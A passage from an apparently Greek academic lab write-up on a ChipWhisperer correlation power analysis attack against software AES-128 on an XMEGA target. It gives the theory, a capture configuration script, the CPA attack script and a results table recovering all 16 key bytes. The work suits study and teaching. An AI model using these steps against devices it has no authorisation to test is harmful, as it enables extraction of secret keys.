        break
```

Τελικό script παραμετροποίησης:

```
# GUI compatibility
try:
    scope = self.scope
    aux_list = self.aux_list
except NameError:
    pass

scope.gain.gain = 25
```

```
scope.adc.presamples = 1000
scope.adc.samples = 3000
scope.adc.offset = 0
scope.adc.basic_mode = "rising_edge"
scope.trigger.triggers = "tio4"
scope.io.tio1 = "serial_rx"
scope.io.tio2 = "serial_tx"
scope.io.hs2 = "clkgen"

#Set up Clock
scope.clock.adc_src = "clkgen_x4"
scope.clock.clkgen_freq = 15999996
scope.clock.freq_ctr_src = "clkgen"
scope.clock.extclk_freq = 15999996

# Set up target
target.key_cmd = ""
target.go_cmd = "h0px3\n"
target.output_cmd = ""

from chipwhisperer.capture.auxiliary.ResetCW1173Read import ResetCW1173

# Delay between arming and resetting, in ms
delay_ms = 2000

# Reset AVR
Resetter = ResetCW1173(pin='nrst', delay_ms=delay_ms)

# Reset before arming
# avoids possibility of false triggers
# need delay in target firmware to avoid race condition
aux_list.register(Resetter.resetThenDelay, "before_trace")

# Reset after arming
# scope can catch entire reset
# avoids race condition
# target reset can cause false triggers (usually not an issue)
#aux_list.register(Resetter.delayThenReset, "after_arm")
```

3.6 Επίθεση στον AES-128.

3.6.1 Περιγραφή - Correlation Power Analysis

Στο κεφάλαιο αυτό θα γίνει μια περιγραφή της μεθοδολογίας που χρησιμοποιεί το λογισμικό του ChipWhisperer για τον υπολογισμό του κλειδιού. Η Correlation Power Analysis (CPA) [21] είναι μια επίθεση που μας επιτρέπει να βρούμε ένα κρυφό κλειδί κρυπτογράφησης που αποθηκεύεται σε μια συσκευή θύματος, μοντελοποιώντας και συγκρίνοντας την κατανάλωση του κατά την εκτέλεση κρυπτογραφικών πράξεων. Υπάρχουν 4 βασικά βήματα σε μια επίθεση CPA:

- Καταγραφή ενός μοντέλου για την κατανάλωση ενέργειας του θύματος. Αυτό το μοντέλο θα εξετάσει ένα συγκεκριμένο σημείο στον αλγόριθμο κρυπτογράφησης. (δηλαδή: μετά το βήμα 2 της διαδικασίας κρυπτογράφησης, το ενδιάμεσο αποτέλεσμα είναι x, οπότε η κατανάλωση ενέργειας είναι f (x).)
- Το θύμα θα κρυπτογραφήσει πολλά διαφορετικά plaintexts. Θα γίνει καταγραφή του ίχνος της κατανάλωσης ισχύος του θύματος κατά τη διάρκεια καθεμιάς από αυτές τις κρυπτογραφήσεις.
- Επίθεση μικρών τμημάτων (δευτερεύοντα κλειδιά) του μυστικού κλειδιού:
    - Εξέταση κάθε πιθανής επιλογής για το δευτερεύον κλειδί. Για κάθε εικασία και κάθε ίχνος, θα χρησιμοποιηθεί το γνωστό απλό κείμενο και το πιθανό κλειδί για να υπολογιστεί η κατανάλωση ενέργειας σύμφωνα με το μοντέλο μας.
    - Υπολογισμός του συντελεστή συσχέτισης Pearson μεταξύ της διαμορφωμένης και της πραγματικής κατανάλωσης ισχύος. Αυτό θα εκτελεστεί για κάθε σημείο δεδομένων στα ίχνη.
    - Έλεγχος ποια πιθανά κλειδιά αντιστοιχούν καλύτερα στα μετρούμενα ίχνη.
- Συνδυασμός των καλύτερων πιθανών δευτερευόντων κλειδιών για να ανάκτηση του πλήρες μυστικού κλειδιού.

3.6.2 Pearson's correlation coefficient

Για να συγκρίνουμε την κατανάλωση ισχύος μας, χρειαζόμαστε έναν τρόπο να συγκρίνουμε την εκτίμηση της ισχύος μας με τα μετρούμενα ίχνη μας. Ένα χρήσιμο εργαλείο για την εύρεση αυτής της σχέσης είναι μέσω του συντελεστή συσχέτισης του Pearson (Pearson's correlation coefficient [22]), ο οποίος υπολογίζεται από τον τύπο:

$$\rho_{X,Y} = \frac{\operatorname{cov}(X,Y)}{\sigma_X \sigma_Y} = \frac{E[(X-\mu_X)(Y-\mu_Y)]}{\sqrt{E[(X-\mu_X)^2]E[(Y-\mu_Y)^2]}}$$

Αυτός ο συντελεστής συσχέτισης με εύρος τιμών [-1, 1]. Περιγράφει πόσο σχετίζονται οι τυχαίες μεταβλητές X και Y:

Εάν το Y αυξάνεται πάντα όταν το X αυξάνεται, θα είναι 1.

Εάν το Y μειώνεται πάντα όταν το X αυξάνει, θα είναι -1.

Εάν το Y είναι εντελώς ανεξάρτητο από το X, θα είναι 0.

Αυτές οι εξισώσεις αναφέρονται ως «κανονικοποιημένη αλληλοσυσχέτιση» (normalized cross-correlation). Χρησιμοποιούνται συνήθως για την επιλογή μοτίβων σε θορυβώδη σήματα. Για παράδειγμα, στην ψηφιακή απεικόνιση, η συσχέτιση μπορεί να χρησιμοποιηθεί για να βρεθεί πού ένα αντικείμενο βρίσκεται σε ένα δωμάτιο. Στην επίθεσή μας, θα αναζητήσουμε ένα μοντέλο μας (ένα προκαθορισμένο πρότυπο) σε μετρικά ίχνη ισχύος (θορυβώδη σήματα).

Επίθεση με τη συσχέτιση

Αφού λάβουμε τις μετρήσεις μας, θα έχουμε ίχνη ισχύος D και κάθε ένα από αυτά τα ίχνη θα έχει T σημεία δεδομένων. Ο συμβολισμός $t_{d,j}$ θα αναφέρεται στο σημείο j στο ίχνος $d\ (1 \leq d \leq D,\ 0 \leq j < T)$.

Θα υπολογίσουμε επίσης την κατανάλωση ενέργειας σε κάθε ίχνος χρησιμοποιώντας το μοντέλο μας. Έστω ότι υπάρχουν I διαφορετικά δευτερεύοντα κλειδιά που θέλουμε να δοκιμάσουμε. Στη συνέχεια, Ο συμβολισμός $h_{d,i}$ θα αναφέρεται στην εκτίμηση της ισχύος μας στο ίχνος d, υποθέτοντας ότι το δευτερεύον κλειδί είναι $i\ (1 \leq d \leq D,\ 0 \leq i < I)$.

Με αυτά τα δεδομένα, μπορούμε να δούμε πόσο καλά ταιριάζει το μοντέλο και οι μετρήσεις μας για κάθε εικασία i και τον χρόνο j. Θα το κάνουμε αυτό βρίσκοντας το πώς t και h συσχετίζονται με τα ίχνη D. Ένας τρόπος υπολογισμού αυτού είναι:

$$r_{i,j} = \frac{\sum_{d=1}^{D} \left[\left(h_{d,i} - \overline{h_i} \right) \left(t_{d,j} - \overline{t_j} \right) \right]}{\sqrt{\sum_{d=1}^{D} \left(h_{d,i} - \overline{h_i} \right)^2 \sum_{d=1}^{D} \left(t_{d,j} - \overline{t_j} \right)^2}}$$

Υπάρχει μια εναλλακτική μορφή της εξίσωσης συσχέτισης που μπορούμε να χρησιμοποιήσουμε για ηλεκτρονικούς υπολογισμούς - μας επιτρέπει να προσθέσουμε ένα ίχνος ταυτόχρονα χωρίς να αθροίσουμε εκ νέου όλα τα προηγούμενα δεδομένα. Αυτή η φόρμα είναι:

$$r_{i,j} = \frac{D\sum_{d=1}^{D} h_{d,i}t_{d,j} - \sum_{d=1}^{D} h_{d,i}\sum_{d=1}^{D} t_{d,j}}{\sqrt{\left((\sum_{d=1}^{D} h_{d,i})^2 - D\sum_{d=1}^{D} h_{d,i}^2\right)\left((\sum_{d=1}^{D} t_{d,j})^2 - D\sum_{d=1}^{D} t_{d,j}^2\right)}}$$

Το τελευταίο βήμα είναι να χρησιμοποιήσουμε τις τιμές του $r_{i,j}$ για να αποφασίσουμε ποιο δευτερεύον κλειδί ταιριάζει περισσότερο με τα ίχνη μας. Υπάρχουν δύο βήματα για αυτό:

- Για κάθε δευτερεύον κλειδί i, εύρεση της υψηλότερη τιμής του $|r_{i,j}|$ Αυτό θα απορρίψει τις πληροφορίες χρόνου - θέλουμε να γνωρίζουμε πόσο καλή ήταν η εικασία μας, αλλά δεν μας νοιάζει το πότε η εικασία μας ταιριάζει με το ίχνος.
- Στη συνέχεια εξετάζοντας τις μέγιστες τιμές για κάθε δευτερεύον κλειδί, βρίσκουμε την υψηλότερη τιμή του $|r_i|$. Η θέση i αυτού του μέγιστου είναι η καλύτερη εικασία μας: συσχετίζεται στενότερα με τα ίχνη από οποιαδήποτε άλλη εικασία.

Εργαζόμαστε μόνο με απόλυτες τιμές και δεν μας νοιάζει το πρόσημο της σχέσης. Το μόνο που πρέπει να γνωρίζουμε είναι ότι υπάρχει γραμμική συσχέτιση.

Μία υψηλού επιπέδου περιγραφή του αλγορίθμου AES [23].

- KeyExpansion—round keys are derived from the cipher key using Rijndael's key schedule. AES requires a separate 128-bit round key block for each round plus one more.
- Initial round key addition:
  - AddRoundKey—each byte of the state is combined with a block of the round key using bitwise xor.
- 9, 11 or 13 rounds:
  - SubBytes—a non-linear substitution step where each byte is replaced with another according to a lookup table.
  - ShiftRows—a transposition step where the last three rows of the state are shifted cyclically a certain number of steps.
  - MixColumns—a linear mixing operation which operates on the columns of the state, combining the four bytes in each column.
  - AddRoundKey
- Final round (making 10, 12 or 14 rounds in total):
  - SubBytes
  - ShiftRows
  - AddRoundKey

Η οποία μπορεί να περιγραφεί και από τον παρακάτω ψευδοκώδικα

```
// AES-128 Cipher
// in:  128 bits (plaintext)
// out: 128 bits (ciphertext)
// w:   44 words, 32 bits each (expanded key)
state = in

AddRoundKey(state, w[0, Nb-1])

for round = 1 step 1 to Nr-1
    SubBytes(state)           // <-- Attack this point in round 1!
    ShiftRows(state)
    MixColumns(state)
    AddRoundKey(state, w[round*Nb, (round+1)*Nb-1])
end for

SubBytes(state)
ShiftRows(state)
AddRoundKey(state, w[Nr*Nb, (Nr+1)*Nb-1])

out = state
```

Μετά το πρώτο βήμα SubBytes (), η κατάσταση είναι


```
// State after AddRoundKey() and SubBytes()
state = sbox[in ^ key]
```

Όπου το sbox είναι ένας προκαθορισμένος πίνακας αναζήτησης που χρησιμοποιείται στο AES. Αυτό είναι ένα αποτελεσματικό σημείο επίθεσης. Αν γνωρίζουμε ότι ένα byte του απλού κειμένου είναι p_d, τότε η μοντελοποιημένη κατανάλωση ενέργειας θα είναι:

$$h_{d,i} = \text{Hamming Weight}(\text{sbox}[p_d \oplus i])$$

Στη συνέχεια, μπορούμε να συνεχίσουμε με την επίθεση όπως περιγράφεται παραπάνω. Δεδομένου ότι η επίθεση εκτελείται σε ένα byte του κλειδιού κάθε φορά, θα πρέπει να προσπαθήσουμε I = $I = 2^8$ τιμές για κάθε δευτερεύον κλειδί. Υπάρχουν 16 bytes στο κλειδί, έτσι η επίθεσή θα διαρκέσει $16 \times 2^8 = 2^{12}$ χρόνο. Αυτή είναι μια τεράστια βελτίωση σε σχέση με την προσπάθεια κάθε πιθανού κλειδιού, που θα χρειαζόταν 2^{128} χρόνο.

Η διαδικασία κρυπτογράφησης και αποκρυπτογράφησης του AES [24]



Εικόνα 51 AES Encryption - Decryption

3.6.3 Προετοιμασία Υλικού και Λογισμικού

Θα εκτελεστεί η προετοιμασία όπως περιγράφεται στο κεφάλαιο 3.2 .


Firmware στόχου: *simpleserial-aes.c* (Παράρτημα Β.4 Β.2).

Scope Settings Script: *setup_cwlite_xmega_aes.py* (Κεφάλαιο 3.2.5)

Ο κώδικας που θα τρέχει ο στόχος είναι μια πολύ γνωστή εφαρμογή του AES γραμμένη σε C.

3.6.4 Εκτέλεση Επίθεσης.

Αφού γίνει σύνδεση με το ChipWhisperer και ο προγραμματισμός του στόχου, θα γίνουν δοκιμαστικές μετρήσεις και η απαραίτητη παραμετροποίηση.




Εικόνα 52 Generic Settings

Θα ρυθμίσουμε το πλήθος των trace σε 100, από το συγκεκριμένο μπορούμε να αλλάξουμε και το κλειδί, θα χρησιμοποιήσουμε το:

2B 7E 15 16 28 AE D2 A6 AB F7 15 88 09 CF 4F 3C


Θα εκτελέσουμε μια δοκιμαστική μέτρηση:



Εικόνα 53 Ίχνος στόχου

Η καταγραφή έχει την μορφή της εικόνας 53, αποθηκεύουμε την καταγραφή για να εκτελέσουμε την επίθεση με το CW-Analyzer.

Αφού ανοίξουμε το CW-Analyzer στο *Trace Output Plot* μπορούμε να δούμε την καταγραφή μας.



Εικόνα 54 CW-Analyzer

Το Script που θα εκτελέσει την επίθεση που περιεγράφηκε παραπάνω είναι το κάτωθι

attack_cpa.py

```
"""CPA attack script.
Assumes that a project with XMEGA software AES traces is already open."""
import chipwhisperer as cw
from chipwhisperer.analyzer.attacks.cpa import CPA
from chipwhisperer.analyzer.attacks.cpa_algorithms.progressive import
CPAProgressive
from chipwhisperer.analyzer.attacks.models.AES128_8bit import AES128_8bit,
SBox_output
from chipwhisperer.analyzer.preprocessing.add_noise_random import
AddNoiseRandom

#self.project = cw.openProject("2017-mar23-xmega-aes.cwp")
traces = self.project.traceManager()

#Example: If you wanted to add noise, turn the .enabled to "True"
self.ppmod[0] = AddNoiseRandom()
self.ppmod[0].noise = 0.05
self.ppmod[0].enabled = False

attack = CPA()
leak_model = AES128_8bit(SBox_output)
attack.setAnalysisAlgorithm(CPAProgressive, leak_model)
attack.setTraceSource(self.ppmod[0])
attack.setTraceStart(0)
attack.setTracesPerAttack(-1)
attack.setIterations(1)
attack.setReportingInterval(10)
attack.setTargetSubkeys([0, 1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14,
15])
attack.setPointRange((0, -1))

self.results_table.setAnalysisSource(attack)
self.correlation_plot.setAnalysisSource(attack)
self.output_plot.setAnalysisSource(attack)
self.pge_plot.setAnalysisSource(attack)
attack.processTraces()


#        self.api.getResults("Attack
Settings").setAnalysisSource(self.attack)
#        self.api.getResults("Correlation vs Traces in
Attack").setAnalysisSource(self.attack)
#        self.api.getResults("Output vs Point
Plot").setAnalysisSource(self.attack)
#        self.api.getResults("PGE vs Trace
Plot").setAnalysisSource(self.attack)
#        self.api.getResults("Results Table").setAnalysisSource(self.attack)
#        self.api.getResults("Save to Files").setAnalysisSource(self.attack)
#        self.api.getResults("Trace Output
Plot").setTraceSource(self.traces)
#        self.api.getResults("Trace Recorder").setTraceSource(self.traces)
```

Αφού τρέξουμε την επίθεση από το Results Table μπορούμε να δούμε τον πίνακα την καλύτερη πιθανή τιμή για κάθε byte του κλειδιού.

Results Table


	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
PGE	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
0	2B 0.8142	7E 0.8732	15 0.8843	16 0.8463	28 0.7637	AE 0.8712	D2 0.8504	A6 0.8612	AB 0.6547	F7 0.8801	15 0.9301	88 0.8634	09 0.6082	CF 0.7429	4F 0.8167	3C 0.8439
1	DE 0.4543	01 0.4427	6B 0.4799	07 0.4347	EB 0.4515	AF 0.5633	D3 0.4890	A7 0.4490	AA 0.5161	F6 0.4619	14 0.5452	89 0.5939	08 0.5553	CE 0.6300	4E 0.6012	3D 0.6206
2	A8 0.4516	BF 0.4201	9D 0.4565	B3 0.4330	A9 0.4472	D0 0.4794	24 0.4543	8C 0.4364	5B 0.4377	2D 0.4618	4A 0.5009	E5 0.4806	E2 0.4644	01 0.4302	FD 0.4818	61 0.4382
3	F9 0.4405	A7 0.4152	43 0.4423	B7 0.4321	5F 0.4395	4D 0.4602	76 0.4504	3F 0.4306	DB 0.4292	83 0.4458	23 0.4343	F7 0.4687	03 0.4586	4F 0.4294	44 0.4422	85 0.4379
4	08 0.4200	B1 0.4150	95 0.4359	B6 0.4222	02 0.4312	25 0.4401	68 0.4406	1A 0.4284	B0 0.4289	8E 0.4426	32 0.4321	E2 0.4606	38 0.4411	E4 0.4231	A6 0.4275	49 0.4352
5	47 0.4198	D4 0.4076	1A 0.4305	74 0.4213	0F 0.4304	93 0.4370	F4 0.4383	D3 0.4255	12 0.4229	13 0.4405	33 0.4309	A8 0.4580	1D 0.4319	2A 0.4229	A7 0.4274	81 0.4266
6	8C 0.4138	53 0.4061	2C 0.4274	85 0.4207	AA 0.4147	FB 0.4316	5D 0.4368	5D 0.4217	8A 0.4221	4B 0.4378	A6 0.4295	83 0.4574	F1 0.4129	A1 0.4207	A2 0.4268	9C 0.4263

Correlation vs Traces in Attack | Output vs Point Plot | PGE vs Trace Plot | *Results Table* | Trace Output Plot


Εικόνα 55 Results Table

Κατά την ανάγνωση των αποτελεσμάτων αυτό που πρέπει να κρατήσουμε είναι ότι, παίζει ρόλο η διαφορά μεταξύ του καλύτερου πιθανού κλειδιού και του αμέσως επομένου, για παράδειγμα στον πίνακα τις εικόνας 55 αν ο κωδικός που ανακτήθηκε δεν ήταν σωστός τότε υπάρχει μεγάλη πιθανότητα το 12ο byte να είναι λάθος, αυτό γιατί έχει πολύ μικρή διαφορά σε σχέση με το επόμενο πιθανό. Αντίθετα με το 9ο και 10ο byte τα οποία έχουν μεγάλη διαφορά με τα αμέσως επόμενα, ώστε να θεωρήσουμε ότι έχουν ανακτηθεί σωστά.


Από το παράθυρο Output vs Point plot μπορούμε να δούμε από ποιο ίχνος ανακτήθηκε το κάθε byte επιλέγοντας το.



Εικόνα 56 Ίχνος και σημείο ανάκτησης 1ου byte



Εικόνα 57 Ίχνος και σημείο ανάκτησης 2ου byte



Εικόνα 58 Ίχνη ανάκτησης όλων των byte

3.7 Επίθεση σε AES-256 Bootloader

